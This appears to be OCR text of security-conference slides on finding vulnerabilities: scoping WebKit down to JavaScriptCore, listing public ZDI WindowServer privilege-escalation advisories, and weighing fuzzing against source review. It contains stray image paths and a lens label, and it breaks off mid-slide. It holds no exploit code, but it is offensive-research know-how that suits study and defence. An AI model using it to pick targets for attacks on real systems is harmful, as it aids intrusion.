
C++ LOC: >3m

Directory: /WebKit/Source

Advice:


Reduce scope of evaluation, and focus on depth over breadth


VOIGTLÄNDER
NOKTON
40mm F1.4



C++ LOC: >3m / ~350k

Directory: /WebKit/Source/JavaScriptCore




C++ LOC: >3m / ~350k

Directory: /WebKit/Source/JavaScriptCore


C++ LOC: >3m / ~350k / ~70k

Directory: /WebKit/Source/JavaScriptCore/runtime



C++ LOC: >3m / ~350k / ~70k

Directory: /WebKit/Source/JavaScriptCore/runtime



C++ LOC: >3m / ~350k / ~70k

Directory: /WebKit/Source/JavaScriptCore/runtime

Observation:

Historically bad components will often take years to improve

WindowServer

ZDI-16-640	ZDI-CAN-3775	Apple	CVE-2016-4638	2016-12-15
Apple OS X WindowServer _XSetApplicationBindingsForWorkspaces Type Confusion Privilege Escalation Vulnerability				
ZDI-16-639	ZDI-CAN-3773	Apple	CVE-2016-4638	2016-12-15
Apple OS X WindowServer _XSetDictionaryForCurrentSession Type Confusion Privilege Escalation Vulnerability				
ZDI-16-638	ZDI-CAN-3770	Apple	CVE-2016-4640	2016-12-15
Apple OS X WindowServer _XRegisterCursorWithData Memory Corruption Privilege Escalation Vulnerability				
ZDI-16-609	ZDI-CAN-3772	Apple	CVE-2016-4709	2016-11-15
Apple OS X WindowServer _XSetPerUserConfigurationData Type Confusion Privilege Escalation Vulnerability				
ZDI-16-608	ZDI-CAN-3774	Apple	CVE-2016-4710	2016-11-15
Apple OS X WindowServer _XSetPreferencesForWorkspaces Type Confusion Privilege Escalation Vulnerability				
ZDI-16-435	ZDI-CAN-3769	Apple	CVE-2016-4640	2016-07-20
Apple OS X WindowServer Heap-Buffer Overflow Privilege Escalation Vulnerability				
ZDI-16-433	ZDI-CAN-3768	Apple	CVE-2016-4641	2016-07-20
Apple OS X WindowServer Type Confusion Privilege Escalation Vulnerability				
ZDI-16-432	ZDI-CAN-3771	Apple	CVE-2016-4652	2016-07-20
Apple OS X WindowServer _XFlushRegion Out-Of-Bounds Read Privilege Escalation Vulnerability				
ZDI-16-431	ZDI-CAN-3776	Apple	CVE-2016-4639	2016-07-20
Apple OS X WindowServer Memory Corruption Privilege Escalation Vulnerability				
ZDI-16-358	ZDI-CAN-3611	Apple	CVE-2016-1804	2016-05-26
(Pwn2Own) Apple OS X WindowServer Use-After-Free Privilege Escalation Vulnerability				


2016

ZERO DAY INITIATIVE

10

ZDI Advisories for macOS WindowServer

ZDI-17-355	ZDI-CAN-4624	Apple	CVE-2017-2548	2017-05-18
(Pwn2Own) Apple macOS WindowServer XSetWindowListBrightness Out-Of-Bounds Access Privilege Escalation Vulnerability				
ZDI-17-353	ZDI-CAN-4592	Apple	CVE-2017-2537	2017-05-18
(Pwn2Own) Apple macOS WindowServer Dragging Space Use-After-Free Privilege Escalation Vulnerability				
ZDI-17-349	ZDI-CAN-4600	Apple	CVE-2017-2541	2017-05-15
(Pwn2Own) Apple macOS WindowServer _XGetWindowMovementGroup Stack-based Buffer Overflow Privilege Escalation Vulnerability				
ZDI-17-348	ZDI-CAN-4599	Apple	CVE-2017-2540	2017-05-15
(Pwn2Own) Apple macOS WindowServer _XGetConnectionPSN Information Disclosure Vulnerability				




2017

ZERO DAY INITIATIVE

4

ZDI Advisories for macOS WindowServer

ZDI-18-1320	ZDI-CAN-5813	Apple	CVE-2018-4193	2018-10-30	2018
Apple macOS WindowServer XRegisterForKey Out-Of-Bounds Write Privilege Escalation Vulnerability					




2018

ZERO DAY INITIATIVE

1

ZDI Advisory for macOS WindowServer



XKCD, Code Quality - https://xkcd.com/1513/

Historically Bad Components

- Likely started by novice developers
- Overly complex code, prone to regressions
- Built on poor assumptions or with little foresight
- Experienced major paradigm shift in design or integration
- ...

Step 3:

Bug Hunting

Observation:

Discovering vulnerabilities is often the hardest part of the process

Bug Hunting Strategies

RET2 SYSTEMS

Fuzzing

Pros

- Easy for noobs, generally low cost
- Requires little knowledge about codebase
- Very good at covering ‘breadth’
- Scalable, eg on the Cloud

Cons

- Bug collision more likely
- Unlikely to discover deep or ‘complex’ bugs
- Some code is hard to fuzz effectively
- Requires root-cause-analysis of crashes


Source Review

Pros

